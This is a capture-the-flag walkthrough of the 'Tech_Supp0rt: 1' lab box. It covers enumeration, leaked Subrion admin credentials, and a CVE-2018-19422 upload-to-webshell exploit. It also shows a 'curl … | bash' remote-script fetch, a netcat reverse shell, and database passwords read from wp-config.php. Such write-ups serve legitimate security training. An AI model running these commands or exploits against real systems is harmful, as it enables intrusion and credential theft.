Tech_Supp0rt: 1

Enumeration

Nmap Scan

```
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; proto
| ssh-hostkey:
|   2048 10:8a:f5:72:d7:f9:7e:14:a5:c5:4f:9e:97:8b:3d:58 (RSA)
|   256 7f:10:f5:57:41:3c:71:db:b5:5b:db:75:c9:76:30:5c (ECDSA)
|_  256 6b:4c:23:50:6f:36:00:7c:a6:7c:11:73:c1:a8:60:0c (ED25519)

80/tcp  open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)

139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROU
Warning: OSScan results may be unreliable because we could not find at least 1 c
Aggressive OS guesses: Linux 5.4 (99%), Linux 3.10 - 3.13 (95%), ASUS RT-N56
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: Host: TECHSUPPORT; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: mean: -1h49m59s, deviation: 3h10m30s, median: 0s
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: techsupport
|   NetBIOS computer name: TECHSUPPORT\x00
|   Domain name: \x00
|   FQDN: techsupport
|_  System time: 2025-01-18T14:55:20+05:30
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2025-01-18T09:25:22
|_  start_date: N/A
```

SSH (22)

```
┌──(kali㉿kali)-[~/Desktop/THM/Tech_Supp0rt: 1]
└─$ ssh root@tech.thm
The authenticity of host 'tech.thm (10.10.185.53)' can't be established.
ED25519 key fingerprint is SHA256:J/HR9GKX4ReRvs4I9fnMwmJrOTL5B3skZ4c
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'tech.thm' (ED25519) to the list of known hosts.
root@tech.thm's password:
```

Password authentication is enabled

HTTP (80)

Dirsearch

```
Target: http://tech.thm/

[14:57:49] Starting:
[14:57:59] 301 -  303B  - /test  →  http://tech.thm/test/
[14:58:08] 301 -  308B  - /wordpress  →  http://tech.thm/wordpress/
```

SMB (139, 445)

```
┌──(kali㉿kali)-[~/Desktop/THM/Tech_Supp0rt: 1]
└─$ smbclient -L tech.thm
Password for [WORKGROUP\kali]:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        websvr          Disk
        IPC$            IPC       IPC Service (TechSupport server (Samba, Ubuntu))
```

```
┌──(kali㉿kali)-[~/Desktop/THM/Tech_Supp0rt: 1]
└─$ smbclient //tech.thm/websvr
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat May 29 12:47:38 2021
  ..                                  D        0  Sat May 29 12:33:47 2021
  enter.txt                           N      273  Sat May 29 12:47:38 2021

                8460484 blocks of size 1024. 5697544 blocks available
```


```
┌──(kali㉿kali)-[~/Desktop/THM/Tech_Supp0rt: 1]
└─$ cat enter.txt
GOALS
=====
1)Make fake popup and host it online on Digital Ocean server
2)Fix subrion site, /subrion doesn't work, edit from panel
3)Edit wordpress website

IMP
===
Subrion creds
|→admin:7sKvntXdPEJaxazce9PXi24zaFrLiKWCk [cooked with magical formula]
Wordpress creds
|→
```


Password: Scam2021

Subrion creds- admin: Scam2021

Subrion is a CMS. Access it using http://tech.thm/subrion/panel


Website Features/Notes






This is an example page. It's different from a blog post because it will stay in one place and will show up in your site navigation (in most themes). Most people start with an About page that introduces them to potential site visitors. It might say something like this:

> Hi there! I'm a bike messenger by day, aspiring actor by night, and this is my website. I live in Los Angeles, have a great dog named Jack, and I like piña coladas. (And gettin' caught in





Exploitation

Subrion has an RCE vulnerability, CVE:2018-19422

```
┌──(kali㉿kali)-[~/Desktop/THM/Tech_Supp0rt: 1]
└─$ python3 49876.py -u http://tech.thm/subrion/panel/ -l admin -p Scam2021
[+] SubrionCMS 4.2.1 - File Upload Bypass to RCE - CVE-2018-19422

[+] Trying to connect to: http://tech.thm/subrion/panel/
[+] Success!
[+] Got CSRF token: YZEYAdD3FnRatfDM5yOQzJm4l85r6Yg60KZUZV5H
[+] Trying to log in...
[+] Login Successful!

[+] Generating random name for Webshell...
[+] Generated webshell name: uezvtdgsizbyuvr

[+] Trying to Upload Webshell..
[+] Upload Success... Webshell path: http://tech.thm/subrion/panel/uploads/uezv

$ whoami
www-data
```

```
$ curl http://10.4.101.169/shell.sh | bash
```

```
┌──(kali㉿kali)-[~/Desktop/THM/Tech_Supp0rt: 1]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.4.101.169] from (UNKNOWN) [10.10.23.59] 57870
bash: cannot set terminal process group (1366): Inappropriate ioctl for device
bash: no job control in this shell
www-data@TechSupport:/var/www/html/subrion/uploads$
```

From the wp-config.php file:

```
define( 'DB_NAME', 'wpdb' );

/** MySQL database username */
define( 'DB_USER', 'support' );

/** MySQL database password */
define( 'DB_PASSWORD', 'ImAScammerLOL!123!' );
```

```
www-data@TechSupport:/home$ ls
ls
scamsite
```

Logged in to the user ‘scamsite’ using SSH (password is repeated here)

```
scamsite@TechSupport:~/websvr$ sudo -l
Matching Defaults entries for scamsite on TechSupport:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin

User scamsite may run the following commands on TechSupport:
    (ALL) NOPASSWD: /usr/bin/iconv
```